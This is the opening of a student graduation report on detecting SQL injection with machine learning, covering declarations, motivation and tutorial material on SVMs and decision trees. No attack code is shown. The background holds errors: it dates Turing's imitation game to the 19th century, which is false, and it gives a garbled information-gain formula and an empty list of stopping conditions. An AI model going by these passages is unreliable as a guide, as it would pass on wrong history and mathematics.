



**Faculty of Computer Science and Information Technology**

# **Automatic Detection of SQL Injection**

**Submitted by:**

<b>#</b>	<b>ID</b>	<b>Name</b>
<b>1</b>	<b>42010611</b>	<b>Abdelrahman Ahmed Ibrahim</b>
<b>2</b>	<b>42010617</b>	<b>Ziad Ahmed</b>
<b>3</b>	<b>42010601</b>	<b>Abanoub Ragheb</b>
<b>4</b>	<b>42010683</b>	<b>Bassema Abdelrazik</b>
<b>5</b>	<b>42010521</b>	<b>Mustafa Hamza</b>
<b>6</b>	<b>42010679</b>	<b>Amal Ali</b>

**A dissertation submitted in partial fulfillment of the requirements for the  
degree of Bachelor of computer science and information technology**

**Supervised by:**

**Dr. Nehal Khaled**

**Egypt 2024**

## **Committee Report**

We certify we have read this graduation project report as examining committee, examine the student in its content and that in our opinion it is adequate as a project document for “Automatic Detection of SQL Injection”.

### ***Chairman:***

Name:

Signature:

Date: 11/ 2/2024

### ***Supervisor:***

Name:

Signature:

Date: 11/2 /2024

### ***Examiner:***

Name:

Signature:

Date:11 /2 /2024

## Intellectual Property Right Declaration

This is to declare that the work under the supervision of Dr.**Nehal** having title “Automatic Detection of SQL Injection” carried out in partial fulfillment of the requirements of Bachelor of Science in Computer Science is the sole property of Ahram Canadian University and the respective supervisor. It is protected under the intellectual property right laws and conventions. It can only be considered/ used for purposes like extension for further enhancement, product development, adoption for commercial/organizational usage, etc. with the permission of the University and respective supervisor. The above statement applies to all students and faculty members.

Names:

<b>Abdelrahman Ahmed Ibrahim</b>
<b>Ziad Ahmed</b>
<b>Abanoub Ragheb</b>
<b>Bassema Abdelrazik</b>
<b>Mustafa Hamza</b>
<b>Amal Ali</b>

Supervisor: **Dr. Nehal Khaled**

## **Anti-Plagiarism Declaration**

This is to declare that the above publication produced under the supervision of Dr.**Nehal** having title " Automatic Detection of SQL Injection " is the sole contribution of the author(s) and no part hereof has been reproduced illegally (cut and paste) which can be considered as Plagiarism. All referenced parts have been used to argue the idea and have been cited properly. We will be responsible and liable for any consequence if violation of this declaration is proven.

Names:

<b>Abdelrahman Ahmed Ibrahim</b>
<b>Ziad Ahmed</b>
<b>Abanoub Ragheb</b>
<b>Bassema Abdelrazik</b>
<b>Mustafa Hamza</b>
<b>Amal Ali</b>

## **English Abstract**

In recent years, the use of web applications has gone through fast growth. Billions of transactions, sharing information over the Internet have become a common phenomenon because of web applications. Users send necessary and confidential information to web-based applications and store them into databases. Web applications and connected databases are accessible through the Internet, which makes them prone to cyber-attacks. SQL Injection is a cyber-attack that is most pervasive. Attackers steal intended information by injecting SQL codes. An SQL injection attack usually occurs when the attacker(s) modify, delete, read, and copy data from database servers and are among the most damaging of web application attacks. A successful SQL injection attack can affect all aspects of security, including confidentiality, integrity, and data availability. In this project, Artificial intelligence and machine learning techniques have been developed and tested to control SQL injection attacks, showing promising results. The main contribution of this project is to cover relevant work related to different machine learning and deep learning models used to automatically detect SQL injection attacks and take action when the injection is detected to protect the data base.

## Arabic Abstract

في السنوات الاخيرة , شهد استخدام تطبيقات الويب نمواً سريعاً . أصبحت مليارات المعاملات ومشاركة المعلومات عبر الأنترنت ظاهرة شائعة بسبب تطبيقات الويب. حيث يرسل المستخدمون المعلومات الضرورية والسرية الي التطبيقات المستندة الي الويب ويخزنونها في قواعد البيانات ,حيث يمكن الوصول الي تطبيقات الويب وقواعد البيانات عبر الأنترنت مما يجعلها عرضة للهجمات السيبرانية,حيث تعتبر سرقت البيانات المخزنة في قواعد البيانات هي الهدف الرئيسي لجميع المهاجمين , حيث أنه يستطيع من خلالها التحكم في الشركات .فا يمكنه التعديل في قواعد البيانات ولذلك تسعى جميع المؤسسات الي تأمين قواعد البيانات الخاصه بها لما له من أثار جانبية خطيرة .ولذلك نحن نقوم بعمل هذا النموذج وتطويره باستخدام الذكاء الاصطناعي فيقوم بالكشف المبكر عن هذه الهجمات ومنعها واعلام صاحب الشركة أنه يوجد ثغرات في التطبيق الخاص به فيقوم باعادة تأمينة بشكل أفضل.

## **Acknowledgement**

We extend our sincere gratitude to Dr. Nihal for her invaluable contributions and unwavering guidance, which played a pivotal role in the success of this project. A special commendation to Engineers Ahmed Nousir and Mohamed Ehab for their dedicated efforts and insightful guidance. Your collective support has been indispensable. We also appreciate the collaborative spirit and joint efforts of all team members, as it significantly contributed to the project's success.

# Table of Contents

## Chapter 1: introduction

1.1 Overview .....	12
1.2 Motivation.....	14
1.3 Objective and Aim .....	15
1.4 Scope .....	15
1.5 General constraints.....	16
1.6 Organization of the dissertation.....	16

## Chapter 2 Background

2.1 Artificial Intelligence Overview.....	17
2.1.1 Machine learning (ML)	
2.1.2 Neural Network	
2.1.3 Used Methods	
2.1.3.1 Support Vector Machine	
2.1.3.2 Decision Tree	
2.1.3.3 Random Forest	
2.1.3.4 Naïve Bayes	
2.1.3.5 Recurrent Neural Networks	
2.1.3.6 LSTM	
2.2 Cyber Security .....	34
2.2.1 What SQL injection (SQLi) is?	

## Chapter 3 overview

3.1 Related Work .....	45
------------------------	----

## Chapter 4: The Proposed Architecture

4.1 Methodology overview .....	47
--------------------------------	----



4.2 Data Preparation .....	48
4.2.1 Dataset	
4.2.2 Data Pre-processing	
4.2.3 Balancing and Sampling	
4.3 Model Training .....	50
4.4 Model Evaluation .....	50
4.5 Results and Discussion .....	51
4.6 Proposed System .....	52
4.6.1 Headless APIs	
4.6.1 E-commerce web-based Application	
4.7 Attack the E-commerce website using SQLI .....	42

## List of figures

1.1 Distribution of most used Exploits .....	12
1.2 SQL injection attack process.....	13
1.3 Different fields of AI .....	18
1.4 Categories of machine learning.....	19
1.5 Deep Neural Network Architecture.....	21
1.6 SVM.....	22
1.7 Enable methods.....	26
1.8 one direction RNN.....	28
1.9 LSTM Architecture cell.....	31
1.10 SQL Injection types.....	36
1.11 Samples from data.....	48
1.12 Rnn architecture.....	50
1.13 Home page .....	53
1.14 User Login.....	54
1.15 Signup.....	54
1.16 Navbar page.....	55
1.17 Item information.....	56
1.18 Admin login .....	56
1.19 Dashboard page.....	57
1.20 Category page.....	57
1.21 Item page.....	58
1.22 Member page .....	58
1.23 Comment page.....	59
1.24 erd.....	60
1.25 Discover vulnerable columns.....	61
1.26 Discovery the version of database.....	62
1.27 Retrieve data from database.....	62

## List of Table

Table1: Result of our model.....51

Table2: compare our proposed model with previous work/papers.....51

## List of abbreviations and acronyms


Structured Query Language	SQL
Application Programming Interface	API
Support Vector Machine	SVM
Recurrent Neural Network	RNN
Random Forest	RF
Decision Tree	DT
Deep neural networks	DNN
Machine Learning	ML
Convolutional neural networks	CNN
Long Short-Term Memory	LSTM

# Chapter 1

## Introduction

### 1.1 Overview

Catastrophic attacks can be executed if vulnerabilities exist in your web application system. Among the various types of attacks that hackers can carry out, Trustwave reports that cross-site scripting (XSS) constitutes approximately 40% of web attacks, while attempts on SQL injections are also prevalent [1]. According to an Imperva report, the number of vulnerabilities in 2019 (17,308) increased by 23% compared to 2018 (14,082) and by 162% compared to 2017. Furthermore, more than a third (38%) of web application vulnerabilities lack an available solution, such as a software upgrade, workaround, or software patch [1]. In a study conducted by AKAMI Report, SQL injection was utilized in 51% of cases by discovered hackers [2]. Hackmageddon provides a distribution of all hacking vulnerabilities and the most frequently used exploits from June 2017 to 2019 [3], As shown in [figure 1](#).



**Fig.1** Distribution of most used Exploits from 2017-19 according to Hackmageddon [2]

SQL Injection ranks among the top 10 vulnerabilities encountered by web applications, as identified by the online community OWASP over the past 15 years

[4], [5]. Network attacks stemming from SQL injection incidents result in an average annual loss of \$10 billion to the US economy (equivalent to approximately \$31 per person in the US). Consequently, effective detection of SQL injection is currently a focal point of research.

Structured Query Language (SQL) serves as a programming language for managing, organizing, and manipulating relational databases. It facilitates interaction with databases by allowing users or application programs to insert new data, delete old data, and modify previously stored data. Structured Query Language Injection Attacks (SQLIAs) present a significant security threat to web applications [6]. These attacks involve the malicious execution of SQL queries on a server, leading to unauthorized access and retrieval of restricted data stored within databases [7]. Figure 2 illustrates the fundamental process of SQLIA.

SQL Injection poses a serious risk to both website owners and users. Attackers can exploit web applications by injecting SQL statements or transmitting special symbols through user input, targeting the database tier to gain unauthorized access to valuable assets [8]. Due to the lack of proper validation in certain web applications, often attributable to programming oversights, attackers can circumvent authentication mechanisms, gaining entry to databases and allowing them to retrieve or manipulate data without proper authorization [7]. These attacks can have long-term consequences for individuals and organizations, potentially resulting in financial losses, reputational damage, and legal repercussions.




Fig 2. SQL injection attack process adopted from [8]

However, the majority of previously proposed solutions can only detect a subset of SQLIA, struggling to adapt to evolving attack methods. Therefore, addressing several types of SQL injection attacks and their numerous variants necessitates the study and design of an effective detection scheme based on deep learning. This scheme should be able to automatically perform feature extraction.

In recent years, researchers have put forth various detection methods, broadly categorized into three approaches: traditional-based, machine-learning-based, and deep neural network-based. Traditional-based approaches excel in traditional string matching, but they often struggle to keep up with the increasing sophistication of tools used by attackers for automatic injection attacks. The machine-learning-based approach addresses some of the issues with traditional methods but is prone to overfitting and requires manual filtering for feature extraction [9].

Deep neural network-based approaches offer advantages by eliminating the need for manual feature extraction and mitigating overfitting. The objective of this study is to construct a classification model for SQL injection detection using deep neural networks. By analyzing a substantial amount of SQL injection data, relevant features are extracted, and the neural network model is trained with a substantial volume of actual data. Subsequently, the model training results are compared with traditional machine learning algorithms for experimental model comparison. The experimental results demonstrate that the proposed deep neural network model exhibits superior detection effectiveness. Additionally, an Application Programming Interface (API) is utilized to link the model to the website and view the results. It also blocks the user when injection is detected.

## 1.2 Motivation

In this project, our motivation stems from the escalating risk of security breaches in web applications, with a particular emphasis on the pervasive threat of SQL injection attacks. As web applications become more integral to various domains, such as e-commerce, healthcare, and finance, it is crucial to address vulnerabilities that can compromise sensitive data stored in databases. For example, in the e-

commerce sector, web applications play an increasingly vital role in handling online transactions, managing customer data, and ensuring a seamless shopping experience. This heightened reliance on web applications makes e-commerce platforms susceptible to SQL injection attacks, posing a significant threat to the security of customer information, payment details, and sensitive business data.

### 1.3 Objective & Aim

The main purpose of this project is to create a strong system that can find and stop SQL injection attacks on websites. We're using different methods, like **SVM** (Support Vector Machine), KNN, and the Naive Bayes algorithm, which are kind of like smart tools, to help us with this. We're also adding something called Recurrent Neural Networks (**RNN**) to make our system even smarter.

To connect our system with websites, we're using something called an API, which acts like a bridge between our system and the website. This allows us to easily see and understand what's happening.

Our big goal here is to make web applications safer by finding and dealing with SQL injection problems. We're not just looking to detect these issues; we want to actively prevent them from causing trouble. This way, websites can be better protected against potential security problems.

### 1.4 Scope

The scope of this project is to build a model that detects SQL injection that attacks various web-based applications. We propose a deep-NN model with high efficiency in detecting SQL injection compared to other traditional machine learning

algorithms such as SVM, KNN, Naive bayes, Random Forest (RF), Decision Tree (DT) algorithm. we are planning to develop two web-based applications in order to test the efficiency of the proposed model .

The goal of this project is to be able to apply the model to various types of web-based applications without being restricted by using a specific language in the back-end. Therefore, we use the PHP language to develop the first web site and python to develop the second one. Finally, we built an API to link the model and the website so that we can show the results .

### **1.5 General Constraints**

We acknowledge that the data set used in testing and training this model is small, so we look forward to use a larger data set in the future and also discovering different types of attacks.

### **1.6 Organization Of Dissertation**

- Chapter 2: Background. The most recently AI (Artificial Intelligence) -based techniques in this field are described in details.
- Chapter 3: Related work. A summary of previous researches addressing SQL injection discovery using AI-based techniques and pros & cons of each technique.
- Chapter4: the proposed architecture. Our proposed model architecture will be explained in details and a php web-based system will be described.



## Chapter 2

### Background

In this chapter, we will explain the meaning of AI and the techniques used to create the model that detects SQL Injection. We will also introduce SQL Injection, its types, and the difference between it and regular SQL.

#### 2.1 Artificial Intelligence (AI) Overview

##### What is AI?

AI is the ability of machines to replicate or enhance human intellect, such as reasoning and learning from experience. AI has been used in computer programs for years, but it is now applied to many other products and services. For example, some digital cameras can determine what objects are present in an image using AI software. In addition, experts predict many more innovative uses for artificial intelligence in the future, including smart electric grids.[10]. AI uses techniques from probability theory, economics, and algorithm design to solve practical problems. In addition, the AI field draws upon computer science, mathematics, psychology, and linguistics. Computer science provides tools for designing and building algorithms, while mathematics offers tools for modeling and solving the resulting optimization problems. Although the concept of AI has been around since the 19th century, when Alan Turing first proposed an “imitation game” to assess machine intelligence, it only became feasible to achieve in recent decades due to the increased availability of computing power and data to train AI systems. To understand the idea behind AI, you should think about what distinguishes human intelligence from that of other creatures – our ability to learn from experiences and apply these lessons to new situations. We can do this because of our advanced brainpower; we have more neurons than any animal species. Today’s computers do not match the human biological neural network – not even close. But they have one significant advantage over us: their ability to analyze vast amounts of data and experiences much faster than humans could ever hope. AI lets you focus on the most critical tasks and make better decisions based on acquired data related to a use case. It can be used for complex tasks, such as predicting maintenance

requirements, detecting credit card fraud, and finding the best route for a delivery truck. In other words, AI can automate many business processes leaving you to concentrate on your core business. On this basis, we used the advantages of artificial intelligence to detect SQL injections.

## Different fields under AI

AI is the blue field found in computer science. However, with all the modern technology and research, they are growing very quickly and it can be confusing to understand what is what. Furthermore, there are several different fields within AI, each one having its specific algorithms. Therefore, it is essential to know that AI is not a single field but a combination of various fields. [Figure 3](#) shows the different fields of AI.




Fig 3: Different fields of AI.

### 2.1.1 Machine learning (ML)

This branch of AI uses statistical methods and algorithms to discover patterns and “train” systems to make predictions or decisions without explicit programming. Machine Learning (ML) makes computers learn from data and experience to improve their performance on some tasks or decision-making. Machine learning algorithms are often categorized as supervised, unsupervised and reinforcement learning as shown in figure 4.




Fig 4: Categories of machine learning.

### Supervised machine learning

Supervised machine learning is a type of machine learning that understands the connection between input and output. The inputs are known as features or 'X variables,' and the output is called the target or 'y variables.' When both the features and the target are present in the data, it is termed labeled data. This

distinction is crucial in understanding the difference between supervised and unsupervised machine learning, two primary types of machine learning.

Supervised machine learning focuses on recognizing patterns and relationships between input and output data. Its distinctive feature is the use of labeled data, where each example in the dataset includes both features and the corresponding target. Algorithms employed in supervised learning learn this relationship from the dataset.[11].

## **Unsupervised Learning**

Unsupervised learning is a type of machine learning where the algorithm is given a dataset without labeled outcomes. In other words, the algorithm does not provide explicit instructions on what the output should be. Instead, it must find patterns, relationships, or structures within the data on its own. Unsupervised learning is often used for tasks such as clustering, dimensionality reduction, and anomaly detection. The goal is to uncover hidden patterns or intrinsic structures within the data without specific guidance or predefined labels.

### **2.1.2 Neural Network**

A network of algorithms represents a series of algorithms that focus on identifying basic relationships in a set of data through a teaching process and method that aims to incorporate human. It is a subset of ML and is at the heart of deep learning. Neural networks consist of interconnected nodes, called artificial neurons, which process information by receiving input from other nodes and then producing an output. The connections between nodes are weighted, and the weights are adjusted during the learning process to improve the network's performance. There are many different types of neural networks, but they all share the same basic principles. Some of the most common types of neural networks include:

- Deep neural networks (**DNNs**): These are neural networks with more than one hidden layer as shown in [figure 5](#). They are often used for tasks that require a lot of data and computational power, such as object detection and self-driving cars.
- Convolutional neural networks (**CNNs**): These are often used for image recognition and computer vision tasks.

- Recurrent neural networks (**RNNs**): These are often used for natural language processing tasks, such as machine translation and speech recognition.




Fig 5: Deep Neural Network Architecture.

### 2.1.3 Used Methods

In this section, we are going deeper into the techniques and algorithms we used to build our model. including:

1. Support Vector Machine (SVM)
2. Decision Tree (DT)
3. Random Forest
4. Naive Bayes
5. Recurrent Neural Networks (RNN)
6. Long Short-Term Memory (LSTM)

### 2.1.3.1 Support Vector Machine (SVM)

SVM is a supervised learning algorithm used in machine learning for classification and regression tasks. It works by finding a hyperplane, which is a decision boundary that separates the data points of different classes with the widest possible margin as shown in [figure 6](#).

#### How it works:

1. Data Representation: The data is represented in a high-dimensional space, where each data point represents a feature vector.
2. Hyperplane Selection: The SVM algorithm searches for the optimal hyperplane that separates the data points of different classes with the largest margin. This margin is defined by the distance between the hyperplane and the closest data points of each class, known as support vectors.
3. Kernel Trick: In some cases, the data may not be linearly separable in the original feature space. To address this issue, the SVM algorithm uses a technique called the kernel trick. This involves mapping the data to a higher-dimensional space where it becomes linearly separable.
4. Classification: Once the optimal hyperplane is identified, new data points can be classified by determining which side of the hyperplane they fall on.




Fig 6: SVM

### Hyperplane Equation:

$$w^T x + b = 0 \quad (1)$$

Where:

- $w$ : weight vector of the hyperplane
- $x$ : input data point
- $b$ : bias term

### Margin Maximization:

Aim to maximize the margin, which is the distance between the hyperplane and the closest data points (support vectors) of each class. This can be formulated as: maximize margin =

$$1 / ||w|| \quad (2)$$

where:

- $||w||$  : is the norm of the weight vector.

### 2.1.3.2 Decision Tree (DT)

DT is a Supervised learning technique that can be used for both classification and Regression problems. It has a hierarchical tree structure consisting of a root node, branches, internal nodes, and leaf nodes. The ID3 algorithm is an algorithm for Building Decision Trees. The algorithm uses Entropy and Information Gain to build the tree.

1. Select the root node:

- 1) Calculate the entropy of the entire dataset, which measures the impurity of the data (mixed classes).

$$Entropy = \frac{-p}{p+n} \log \frac{p}{p+n} - \frac{n}{n+p} \log \frac{n}{n+p} \quad (3)$$

Where:

P :number of positive in dataset

N: number of negative in dataset

- 2) Calculate the information gain for each attribute (feature) in the dataset. Information gain tells you how much an attribute reduces the entropy of the dataset when used as a splitting criterion.

$$Information\ Gain = Entropy - \sum \frac{p_i + n_i}{p+n} \quad (4)$$

Where:

Pi number of positive in symbols

Ni number of negative in symbols

- 3) Choose the attribute with the highest information gain as the root node of the decision tree.

2. Recursively split the data:

- 1) Start with the root node and choose the best attribute to split the dataset. The selection is often based on criteria such as information gain or Gini impurity.



- 2) For the chosen attribute at the root node, split the dataset into subsets based on the possible values of that attribute.
- 3) Repeat steps 1 and 2 for each subset, recursively building the tree. At each level, choose the best attribute for splitting that subset.
- 4) Stop growing the tree under the following conditions:

### 3. Make predictions:

- 1) To classify a new instance, traverse the decision tree starting from the root node.
